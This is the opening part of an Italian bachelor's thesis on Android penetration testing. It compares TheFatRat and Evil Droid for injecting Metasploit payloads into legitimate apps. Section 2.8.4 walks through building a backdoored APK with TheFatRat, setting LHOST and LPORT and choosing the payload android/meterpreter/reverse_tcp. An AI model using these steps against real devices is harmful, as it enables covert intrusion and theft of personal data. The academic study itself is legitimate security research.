



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Laurea Triennale in Informatica

TESI DI LAUREA

Mobile Application Penetration Testing

RELATORE

Prof. Fabio Palomba

CORRELATORE

Dott. Giammaria Giordano

Università degli Studi di Salerno

CANDIDATO

Marco Ocone

Matricola: 0512105827

Questa tesi è stata realizzata nel



*I nonni ti vedono crescere,
sapendo che ti lasceranno prima degli altri.
Forse è per questo che ti amano più di tutti...
A nonno Marco, nonno Antonio e nonna Pierina.*

Abstract

La costante evoluzione dello sviluppo tecnologico degli ultimi anni ha portato ad un sostanziale incremento di dispositivi mobile connessi ad internet, infatti al giorno d'oggi, lo stile di vita delle persone dipende sempre più dalle applicazioni mobile, come lo shopping, la gestione finanziaria e la navigazione in internet. Le applicazioni Android all'interno di un dispositivo mobile condividono i dati per supportare le operazioni dell'applicazione e una migliore esperienza utente, il che aumenta anche i rischi per la sicurezza dell'integrità e della riservatezza dei dati del dispositivo.

Lo sviluppo di un nuovo software è composto da molte fasi, tra queste una delle più importanti è il testing, cioè dove si valuta il perfetto funzionamento di ogni singola parte del nuovo prodotto sviluppato. In questa fase abbiamo un particolare testing chiamato penetration test che permette di analizzare e valutare la sicurezza di software, sistemi informatici e infrastrutture di rete tramite simulazioni di attacchi sfruttando vulnerabilità rilevate nei sistemi. Per fare ciò sono stati sviluppati dei tool che ci permettono di condurre questo testing, ma spesso, molti di questi tool sono usati in modo malevolo e quindi ci mettono a rischio da possibili malintenzionati che sfruttando delle vulnerabilità di qualche sistema operativo o di qualche applicazione, riescono ad entrare nel nostro dispositivo e sottrarci dati a volte anche molto sensibili.

L'obiettivo di questa tesi è quello di comparare tra loro questi tool per definire quale di questi sia migliore di un altro nel riuscire ad hackerare uno smartphone Android e sottrarre dati sensibili.

Indice

Elenco delle Figure	iv
Elenco delle Tabelle	vi
1 Introduzione	1
1.1 Contesto Applicativo	1
1.2 Motivazioni e Obiettivi	2
1.3 Risultati Ottenuti	2
1.4 Struttura della Tesi	3
2 Background e stato dell'arte	4
2.1 Ethical hacking	4
2.2 Ciclo di vita dello sviluppo software	5
2.3 Testing software	6
2.3.1 Tipi testing software	6
2.4 Penetration Testing	7
2.4.1 Black-box testing	8
2.4.2 White-box testing	8
2.4.3 Grey-box testing	8
2.4.4 Teaming Red	9
2.4.5 Teaming Blu	9

2.5	Tipologie di penetration testing	9
2.5.1	Web application penetration testing	10
2.5.2	Network penetration testing	11
2.5.3	Software penetration testing	11
2.6	Diffusione del sistema operativo Android	12
2.7	Reverse Engineering Android	12
2.8	Strumenti e Tool utilizzati	13
2.8.1	Cos'è un exploit?	13
2.8.2	Cos'è un payload?	13
2.8.3	Metasploit	14
2.8.4	TheFatRat	15
2.8.5	Evil Droid	19
2.9	Stato dell'arte	22
2.9.1	Creazione ed esecuzione payload con Metasploit	22
2.9.2	Creazione ed esecuzione payload con TheFatRat	23
2.9.3	Creazione ed esecuzione payload con Evil Droid	23
2.9.4	Considerazioni sullo stato dell'arte	24
3	Metodologia	25
3.1	Metodo di ricerca	25
3.2	Approccio ai Tool	26
3.3	Metasploit Framework	27
3.3.1	Creazione APK payload con MSFvenom	27
3.4	Ricerca e scelta applicazioni	34
3.5	Configurazione e utilizzo dei tool	38
3.5.1	TheFatRat	38
3.5.2	Evil Droid	40
3.5.3	Test APK payload con MSFconsole	43
4	Risultati	45
4.1	Risultati TheFatRat	45
4.2	Risultati EvilDroid	47
4.3	Comparazione tra i tool	48

5 Conclusioni	50
5.1 Riflessioni finali	50
5.2 Sviluppi futuri	51
Bibliografia	52

Elenco delle figure

2.1	Fasi del ciclo di vita del software.	5
2.2	Divisione Penetration Testing.	8
2.3	Attacchi penetration testing.	11
2.4	Il ciclo di vita dello sviluppo del software.	12
2.5	Pagina iniziale TheFatRat.	16
2.6	Scelta sistema da attaccare e configurazione parametri TheFatRat. . .	17
2.7	Apertura e settaggio Armitage.	18
2.8	Scelta backdoor Evil Droid.	20
2.9	Scelta listner Evil Droid.	20
2.10	Scelta multi-handler Evil Droid.	21
3.1	Creazione payload MSFvenom.	28
3.2	Creazione firma Keytool.	29
3.3	Firma APK Jarsigner.	30
3.4	Verifica firma APK Jarsigner.	31
3.5	Ottimizzazione APK Zipalign.	31
3.6	Configurazione msfconsole.	33
3.7	Pagina iniziale TheFatRat e inizio esecuzione.	38
3.8	Configurazione indirizzo ip e numero porta TheFatRat.	39
3.9	Scelta payload e tool da usare TheFatRat.	39

3.10 Output parziale TheFatRat.	40
3.11 Pagina iniziale Evil Droid e inizio esecuzione.	41
3.12 Configurazione indirizzo ip, numero porta e nome APK Evil Droid. .	42
3.13 Selezione applicazione legittima da modificare e payload da iniettare Evil Droid.	42
3.14 Messaggio di corretta creazione APK Evil Droid.	42
3.15 Installazione APK payload su dispositivo Android.	43
3.16 Apertura msfconsole e test payload.	44

Elenco delle tabelle

3.1	Informazioni su AccuBattery	34
3.2	Informazioni su CCleaner	35
3.3	Informazioni su QR & Barcode Scanner	35
3.4	Informazioni su CoinCalc	35
3.5	Informazioni su ColorNote	36
3.6	Informazioni su FlixBus	36
3.7	Informazioni su Remote Mouse	36
3.8	Informazioni su SimpleCalendar	37
3.9	Informazioni su SimpleFlashlight	37
3.10	Informazioni su Wikipedia	37
4.1	Risultati TheFatRat	46
4.2	Errori TheFatRat	46
4.3	Risultati Evil Droid	47
4.4	Errori Evil Droid	48
4.5	Resoconto finale tra i tool	49

CAPITOLO 1

Introduzione

1.1 Contesto Applicativo

Oggi giorno gli smartphone sono diventati una necessità per tutti, infatti ogni persona con il proprio smartphone esegue migliaia di operazioni che fino a pochi anni fa erano impensabili del tipo: consultare il proprio conto corrente in qualsiasi momento e in ogni parte del mondo, effettuare ordini online comodamente seduti sul divano di casa, videochiamare amici e parenti e tanto altro. Gli smartphone Android comandano il mercato mondiale infatti gli ultimi dati sui sistemi operativi per smartphone di Kantar Worldpanel ComTech rivelano che nei tre mesi terminati a marzo 2018, la concorrenza all'interno del mondo Android ha continuato a intensificarsi mentre la quota di iOS (Apple) è rimasta stabile nei cinque mercati principali in Europa e negli Stati Uniti, in contrasto con la continua crescita cinese, si oscilla dal 59% negli Stati Uniti dove Apple gioco un ruolo di primo piano, al 70% dell'Italia, l'80% della Cina e l'87% del Brasile[1]. I dispositivi Android attivi nel mondo sono oltre 3 miliardi, infatti, google ha confermato i 2 miliardi di dispositivi attivi a maggio 2017 mentre lo step successivo dei 2,5 miliardi è stato formalizzato a maggio 2019. Vale a dire oltre 500 milioni di dispositivi attivi in più in 2 anni. Sono veramente numeri da capogiro, infatti, basti pensare che Google Play Store nel 2021 ha raggiunto

111,3 miliardi di download [2]. Tuttavia, questo ha incrementato vertiginosamente anche gli attacchi hacker a dispositivi Android, infatti all'interno del ciclo di vita di un software è prevista una fase di test chiamata penetration testing in cui gli sviluppatori analizzano e valutano la sicurezza del prodotto software che stanno sviluppando. Esistono diversi tool per condurre questi tipi di test, in molte circostanze però possono essere anche usati in modo malevolo, infatti, molti di essi ci permettono di modificare applicazioni Android conosciute, in modo da manometterle e una volta installate sul dispositivo vittima, un qualsiasi malintenzionato può introdursi nel device e sottrarre dati sensibili.

1.2 Motivazioni e Obiettivi

Come già accennato nella sezione precedente, negli ultimi anni c'è stata una grande evoluzione nel mondo degli smartphone e anche per questo sono cresciuti vertiginosamente anche gli attacchi hacker a dispositivi mobile Android. Sono anche in notevole crescita i tool che ci permettono di effettuare penetration testing, la presente tesi presenta un'analisi approfondita di questi tool e di come vengono semplicemente usati a scopo malevolo. L'obiettivo di questa tesi è comparare questi tool in modo da capire quale di questi sia più performante nel riuscire a penetrare un dispositivo Android e sottrarre dati sensibili.

1.3 Risultati Ottenuti

Nel corso del nostro studio abbiamo effettuato un'analisi tra due tool che ci permettono di effettuare penetration testing su dispositivi mobile Android. Abbiamo identificato principalmente due tool che ci permettono di iniettare del codice malevolo all'interno di applicazioni Android conosciute, in questo modo siamo riusciti a fare un calco di statistica su quanto siano performanti questi due tool.

I risultati ottenuti mostrano come entrambi i tool siano efficaci ma come Evil Droid sia più produttivo rispetto TheFatRat, dato che ha raggiunto il 30% in più di valutazione finale.

1.4 Struttura della Tesi

All'interno di questa sezione ci sarà la struttura della tesi, la quale è composta da cinque capitoli con le relative sottosezioni.

- **Capitolo 1: Introduzione**, si fornisce una panoramica sul mondo degli smartphone Android e sul lavoro svolto con i relativi obiettivi;
- **Capitolo 2: Background e stato dell'arte**, si descrivono i concetti fondamentali per comprendere a pieno il lavoro svolto, presenta l'utilizzo di alcuni tool per effettuare penetration testing;
- **Capitolo 3: Metodologia**, si discute della metodologia usata sia per lo studio e analisi di articoli sia sulla configurazione ed esecuzione dei tool usati in fase di ricerca;
- **Capitolo 4: Risultati**, si ha una panoramica dei risultati ottenuti nello studio e utilizzo dei tool utilizzati per effettuare penetration testing;
- **Capitolo 5: Conclusioni**, si riassume il lavoro svolto e si analizza i risultati ottenuti, ponendosi degli aspetti che posso essere presi in considerazione per sviluppi futuri.

CAPITOLO 2

Background e stato dell'arte

2.1 Ethical hacking

L'elevata diffusione di attacchi informatici contro, ad esempio, enti pubblici e aziende ha portato negli ultimi anni a raddoppiare gli esperti di sicurezza informatica. Tra questi, l'ethical hacker, professionista con notevoli conoscenze in materia di sicurezza informatica, è in grado di identificare e prevenire vulnerabilità che potrebbero minacciare un'infrastruttura informatica. L'ethical hacker è in grado di introdursi in reti protette senza autorizzazioni e di testare l'efficacia e l'efficienza dei sistemi di sicurezza aziendali [3]. Tra i principali compiti di un ethical hacker ritroviamo:

- Eseguire penetration test di infrastrutture IT;
- Scannerizzare le porte di accesso ai sistemi;
- Verificare la sicurezza dei dati sensibili e privati;
- Simulare attacchi hacker.

2.2 Ciclo di vita dello sviluppo software

Un ciclo di vita di sviluppo del sistema software è essenzialmente un modello di gestione del progetto. Definisce le diverse fasi necessarie per portare un progetto dalla sua idea o concezione iniziale fino alla distribuzione e alla successiva manutenzione [4].




Figura 2.1: Fasi del ciclo di vita del software.

Come mostrato nella Figura 2.1, il ciclo di vita di un software è composto da 6 step principali che ora andremo a descrivere singolarmente.

Analysis

Il ciclo di vita di un software inizia con l'analisi che include la raccolta di tutti i dettagli specifici richiesti per un nuovo sistema e la determinazione delle prime idee per i prototipi [4].

Design

Nella fase di design gli ingegneri del software analizzano i requisiti e identificano le soluzioni migliori per creare il software. Valuteranno come integrare al meglio il nuovo software nell'infrastruttura IT esistente dell'organizzazione [5].

Development

La fase di sviluppo è la parte in cui gli sviluppatori scrivono effettivamente il codice e creano l'applicazione in base ai precedenti documenti di progettazione e alle

specifiche delineate [4].

Testing

La fase di testing è tra le più importanti perché è la fase dove si controlla la correttezza del prodotto sia tramite il collaudo dei singoli moduli, sia tramite il collaudo del sistema integrato. Nel caso in cui le specifiche non siano state rispettate, il software viene rispedito agli sviluppatori, in modo tale che i problemi identificati possano essere risolti e si possa procedere alla prossima fase [6].

Release

Quando il software è stato testato e ha dimostrato che le verifiche sono state superate correttamente, viene pubblicata una versione definitiva del software e messa a disposizione degli utenti [6].

Maintenance

Il ciclo di vita del software si conclude con la fase della manutenzione, che include l'insieme di sottoattività di cui c'è bisogno per modificare il software dopo la distribuzione [6].

2.3 Testing software

Il testing del software è il processo di valutazione e verifica del corretto funzionamento di un'applicazione o di un prodotto software rispetto alle aspettative. I vantaggi del test includono la prevenzione dei bug, la riduzione dei costi di sviluppo e il miglioramento delle prestazioni [7].

2.3.1 Tipi testing software

Esistono molti tipi diversi di test del software, ciascuno con obiettivi e strategie specifici:

- **Test di accettazione:** verifica se l'intero sistema funziona come previsto;

- **Test di integrazione:** garantisce che i componenti o le funzioni del software funzionino insieme;
- **Test dell'unità:** conferma che ogni unità software funzioni come previsto. Un'unità è il componente testabile più piccolo di un'applicazione;
- **Test funzionale:** verifica le funzioni emulando gli scenari dell'azienda, in base ai requisiti funzionali. Il test black-box è un modo comune per verificare le funzioni;
- **Test delle prestazioni:** verifica le prestazioni del software quando sottoposto a diversi carichi di lavoro. Il test di carico, ad esempio, viene utilizzato per valutare le prestazioni in condizioni di carico reali;
- **Test di sforzo:** verifica lo sforzo che può sostenere il sistema prima di riportare un errore. Viene considerato un tipo di test non funzionale;
- **Test di fruibilità:** valuta la facilità di utilizzo, da parte di un cliente, di un sistema o un'applicazione web per completare un'attività.

2.4 Penetration Testing

Il penetration testing è una simulazione di un attacco per verificare la sicurezza di un sistema o di un ambiente da analizzare. L'obiettivo di questo test è esaminare, in circostanze estreme, il comportamento di sistemi, reti o dispositivi, al fine di identificarne i punti deboli e le vulnerabilità e per fare ciò esistono strumenti che analizzano semplicemente un sistema, oltre a strumenti che attaccano effettivamente il sistema per trovare vulnerabilità [8]. Il penetration testing si divide principalmente in due categorie principali, black box e white box la principale differenza tra queste due tipologie e la quantità e tipologie di informazioni e risorse che un esperto in sicurezza avrà a disposizione nell'eseguire il test su un particolare sistema.

Come noto in Figura 2.2 il penetration testing si divide in 5 differenti tipologie che ora andremo a descrivere singolarmente.




Figura 2.2: Divisione Penetration Testing.

2.4.1 Black-box testing

Nel black box penetration testing, all’esperto in sicurezza che deve condurre il test vengono fornite pochissime o addirittura nessuna informazione sul sistema da testare. Essendo un test dove non si hanno molte conoscenze sul sistema da testare si richiede un alto grado di abilità, ciò porta quindi ad avere lunghi tempi di esecuzione ed essere molto costoso [9].

2.4.2 White-box testing

Nel white box penetration testing, l’esperto che condurrà questo tipo di test avrà a disposizione informazioni complete sul sistema e sulla rete, compresi codice sorgente e credenziali. Nella fase di attacco simulato questa tipologia di test risulta più efficace poichè il tester si concentrerà su un obiettivo specifico [9].

2.4.3 Grey-box testing

Il Gray-box testing è la combinazione del black-box e white-box testing, infatti, i tester avranno una conoscenza parziale del sistema, sono quindi forniti di conoscenze

risparmiando tempo in informazioni pubblicamente disponibili. Il report finale avrà una valutazione sulla sicurezza più accurata rispetto al black-box testing [9].

2.4.4 Teaming Red

I Red Team sono figure interne o esterne indirizzate a testare l'efficacia di una rete informatica imitando gli strumenti e le tecniche dei più probabili aggressori nel modo più realistico possibile, gestiscono tutto ciò che riguarda gli attacchi, non analizzano e identificano solo punti deboli ma si comportano anche come possibili avversari e cercano di violare la rete ed eseguire attacchi [10].

2.4.5 Teaming Blu

I Blu Team cercano di proteggere il sistema da attacchi non solo da parte dei Red Team ma soprattutto dagli hacker reali, per prevenire attacchi prima che abbiano effetti dannosi per il sistema protetto [10].

2.5 Tipologie di penetration testing

Nel penetration testing possiamo differenziare 5 tipi di attacco a seconda della modalità d'esecuzione.

External testing

Viene effettuato un attacco dall'esterno, ovvero dal web senza conoscere l'infrastruttura informatica dell'azienda, questo attacco viene condotto per capire se un hacker può riuscire ad entrare nel sistema dall'esterno e quali danni potrebbe causare [9].

Internal testing

Questa modalità simula un attacco hacker che, riuscendo ad ottenere credenziali d'accesso di un impiegato, potrebbe facilmente accedere a molti sistemi interni aziendali, solitamente disponibili solo al personale interno. Lo scopo principale di

questa tipologia d'attacco è quella di trovare vulnerabilità o falle nel sistema aziendale a cui hanno accesso gli impiegati [9].

Targeted testing

I test di penetrazione targettizzati vengono effettuati da un penetration tester insieme al dipartimento IT aziendale, e servono principalmente a far capire ai tecnici informatici dell' azienda quale può essere la prospettiva di chi sta attaccando i sistemi, così da migliorare la sicurezza aziendale attraverso sviluppi futuri [11].

Blind testing

I test di penetrazione di tipo blind sono i più interessanti e realistici poichè i tester hanno come unica informazione disponibile, il nome dell'azienda. Il tester in questo caso dovrà trovare il modo di penetrare i sistemi informatici dell'azienda attraverso tecniche di hacking conosciute [11].

Double Blind testing

I test di penetrazione di tipo double blind sono molto simili a quelli di tipo blind, infatti, l'unica differenza è che il dipartimento IT è completamente allo scuro che un tester ha iniziato un attacco sul sistema informatico aziendale. In questo modo viene simulato un attacco informatico come succede realmente quando un possibile hacker prova a violare i sistemi aziendali.

Oltre alla classificazione tra black-box, white-box e alle 5 tipologie di attacco, i penetration test si differenziano anche a seconda degli elementi che andranno ad esaminare. Esistono infatti i network penetration testing, software penetration testing e infine abbiamo i web application penetration testing. Vedi Figura 2.3.

2.5.1 Web application penetration testing

Il test di penetrazione delle applicazioni web è uno dei metodi di ricerca dei problemi di sicurezza di un'applicazione web. Viene prodotto durante la fase operativa




Figura 2.3: Attacchi penetration testing.

del prodotto software. Questo tipo di test è simile all'hacking di un'applicazione da parte di un utente malintenzionato, tuttavia, il test di predisposizione all'irruzione ha un altro obiettivo finale: la creazione di un rapporto, attraverso il quale gli sviluppatori possono correggere i problemi identificati [12].

2.5.2 Network penetration testing

Il test di penetrazione della rete significa che un tester sarà autorizzato a entrare nell'organizzazione e potrà accedere ad alcuni dei servizi e proverà a bypassare alcune delle autenticazioni. Inoltre, cerca di compromettere l'intero server o il data center dell'organizzazione se esiste qualche vulnerabilità [13].

2.5.3 Software penetration testing

I penetration testing software sono considerati abbastanza difficili da gestire, in quanto i software possono avere delle problematiche sia a livello di implementazione, sia a livello di progettazione. Abbiamo due tipi di test, il test funzionale che verifica se una determinata funzione esegue correttamente un'azione e il test di sicurezza che verifica come si comporta il sistema sotto attacco. Il penetration testing è un'attività molto comune e di norma viene utilizzata come test finale nel ciclo di vita di un'applicazione, vedi Figura 2.4.




Figura 2.4: Il ciclo di vita dello sviluppo del software.

2.6 Diffusione del sistema operativo Android

Android è un sistema operativo sviluppato inizialmente da Android Inc. e acquistato da google nel 2005. Android è un sistema operativo basato su kernel Linux, ciò contraddistingue questo sistema operativo dagli altri per la sua natura open source e per la sua versatilità, infatti, può funzionare su qualsiasi dispositivo mobile. Sono tanti i dispositivi che ad oggi utilizzano il sistema operativo Android, basta pensare che ricopre circa il 71% per quanto riguarda gli smartphone e circa il 49% per i tablet, ma non è finita qua poichè il sistema operativo Android ad oggi viene usato anche per televisioni smart, orologi da polso, occhiali smart e tanto altro. Poiché si tratta di una piattaforma open source, il codice sorgente di Android può essere visualizzato, scaricato, modificato, migliorato e ridistribuito da chiunque, senza dover pagare commissioni, royalty o altri tipi di costi[14]. Data la sua enorme diffusione, Android è uno dei sistemi operativi più attaccati infatti il 97% dei malware¹ mobile si trova su Android e negli Stati Uniti rispetto al 2013 si è registrato un sorprendente aumento del 75% dei tassi di rilevamento di malware per dispositivi Android [15].

2.7 Reverse Engineering Android

Il reverse engineering è un processo che consente di risalire al codice sorgente, partendo dal codice oggetto, viene utilizzato principalmente per lo sviluppo

¹**malware**: programma dannoso che mette a rischio un sistema.

di nuovi software, la risoluzione dei problemi o l’analisi di software concorrenti. Data la sua elasticità il reverse engineering è usato anche a scopo malevolo, infatti, un possibile malintenzionato potrebbe decomilare un APK² e scoprirne le sue vulnerabilità in modo da lanciare un attacco mirato. Per effettuare la fase di decompilazione/compilazione possiamo usare diversi tool:

- **APKTOOL:** basato su Java, viene utilizzato prevalentemente per testare la sicurezza di un’applicazione Android, decodifica il codice sorgente, permette di modificarlo ed eventualmente di rifare la build dell’applicazione;
- **APKAnalyzer:** è un tool scritto in Java, possiede una GUI e solitamente viene utilizzata per fare analisi statistica del codice sorgente;
- **The drozer tool:** permette di effettuare un’analisi dinamica ed è usata prevalentemente quando l’applicazione è installata all’interno nel dispositivo, viene definito comunemente come lo “scanner di vulnerabilità di Android”.

2.8 Strumenti e Tool utilizzati

2.8.1 Cos’è un exploit?

Un exploit è un tipo di programma creato per colpire un punto debole, detto “vulnerabilità”, in un software o in apparecchiature hardware, infatti, esso è uno strumento che consente a un hacker di sfruttare per i propri fini una vulnerabilità nella protezione. Un exploit è insomma qualsiasi cosa si possa programmare per sfruttare una vulnerabilità software o hardware [16].

2.8.2 Cos’è un payload?

Un payload può essere considerato in qualche modo simile a un virus, è un insieme di codici dannosi che contengono informazioni cruciali che possono essere utilizzate per hackerare qualsiasi dispositivo. Esistono tantissime varietà di payload, differiscono sostanzialmente nello scopo dove sono preposti. Un payload funziona

²**APK:** file di installazione di un’applicazione Android.

secondo il principio del reverse engineering, nel senso che normalmente hackeriamo qualsiasi dispositivo trovandone la vulnerabilità, e quindi attacchiamo il dispositivo. Il payload viene inviato al dispositivo della vittima o incorporato in un'applicazione scaricata dalla vittima. La vittima non ha alcuna idea del payload inviato dall'hacker, poiché il payload non mostra segni della sua presenza direttamente alla vittima. Ora la vittima concede all'applicazione l'autorizzazione necessaria per l'installazione. Una volta che l'applicazione con il payload incorporato viene installata dalla vittima, il dispositivo viene violato [17].

2.8.3 Metasploit

Metasploit è stato realizzato nel 2008 da HD Moore ed uno dei software più utilizzati e utili per scrivere, testare ed eseguire exploit e trovare vulnerabilità in un dispositivo. Si serve di due componenti principali, exploit per sfruttare la vulnerabilità di un sistema per penetrarlo e di un payload che è effettivamente il codice malevolo che viene mandato in esecuzione. I payload usati da Metasploit possono essere di 3 tipi:

- **Singles:** sono payload molto piccoli e sono progettati per creare un qualche tipo di comunicazione;
- **Staged:** è un payload che un utente malintenzionato può utilizzare per caricare un file più grande su un sistema vittima;
- **Stages:** Le varie fasi del payload forniscono funzionalità avanzate senza limiti di dimensione come Meterpreter.

Meterpreter è un payload di attacco Metasploit che fornisce una shell interattiva da cui un utente malintenzionato può esplorare la macchina bersaglio ed eseguire il codice [18].

MSFvenom è un'istanza della riga di comando di Metasploit che viene utilizzata per generare ed emettere tutti i vari tipi di shellcode disponibili in Metasploit [18].

Armitage è lo strumento di scripting utilizzato per eseguire l’attacco, viene fornito di default con l’installazione del framework Metasploit e offre un’interfaccia utente grafica che rappresenta visivamente le funzionalità tipo la ricerca di un host o lo sfruttamento di client e server. In particolare, armitage incapsula, aggrega e organizza gli strumenti presenti nel framework Metasploit in un’interfaccia [19].

2.8.4 TheFatRat

È uno strumento di sfruttamento che compila un malware con un potente payload, il malware compilato può essere eseguito su Linux, Windows, Mac e Android. TheFatRat fornisce un modo semplice per creare backdoor e payload che possono aggirare la maggior parte degli antivirus. Le principali caratteristiche di questo tool sono:

- Generazione di ascoltatori locali o remoti;
- Genera payload in vari formati;
- Automazione completa di MSFvenom e Metasploit;
- Aggira gli antivirus;
- Crea facilmente backdoor per i più importanti sistemi operativi.

Download ed esecuzione

Si effettua il download di TheFatRat digitando il comando: `git clone https://github.com/Screetsec/TheFatRat.git`, una volta finito il download viene avviato con il comando: `#fatrat`. La pagina iniziale di TheFatRat viene mostrata nella Figura 2.5



```

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

-[TheFatRat]—[~]—[menu]:
  ↗ 10

```

Figura 2.5: Pagina iniziale TheFatRat.

Creazione backdoor

Viene creata una backdoor tramite MSFvenom e successivamente viene mostrata una pagina dove scegliamo il tipo di attacco che vogliamo effettuare e a quale sistema è indirizzato, scegliendo l'opzione 3 SIGNED ANDORID come viene mostrato nella Figura 2.6, viene generata un applicazione eseguibile Android in formato APK. Il Tool ci chiederà di inserire alcuni dati utili tipo **LHOST** e **LPORT** che sono rispettivamente l'indirizzo ip del dispositivo che si metterà in ascolto e il numero di porta dove avverrà la comunicazione dei dispositivi. Successivamente viene chiesto il tipo di payload da iniettare all'interno dell'app creata, nel nostro caso inseriamo "**android/meterpreter/reverse_tcp**".

```

[1] LINUX >> FatRat.elf
[2] WINDOWS >> FatRat.exe
[3] SIGNED ANDROID >> FatRat.apk
[4] MAC >> FatRat.macho
[5] PHP >> FatRat.php
[6] ASP >> FatRat.asp
[7] JSP >> FatRat.jsp
[8] WAR >> FatRat.war
[9] Python >> FatRat.py
[10] Bash >> FatRat.sh
[11] Perl >> FatRat.pl
[12] doc >> Microsoft.doc ( not macro attack )
[13] rar >> bacdoor.rar ( Winrar old version)
[14] dll >> FatRat.dll
[15] Back to Menu

[TheFatRat]—[~]—[creator]: → 3

+++++ ] 

Your local IPV4 address is : 192.168.43.40
Your local IPV6 address is : 2402:8100:3928:12d4:7edc:7a42:6acf:8f4a
Your public IP address is : 117.193.79.225
Your Hostname is : 3(NXDOMAIN

Set LHOST IP: 192.168.43.40
Set LPORT: 2187

Please enter the base name for output files : demo

```

Figura 2.6: Scelta sistema da attaccare e configurazione parametri TheFatRat.

Installazione payload

Bisogna installare l'applicazione nel dispositivo Android, l'APK creato può essere passato tramite cavo usb, posta elettronica, pendrive etc.

Avviare e configurare Armitage

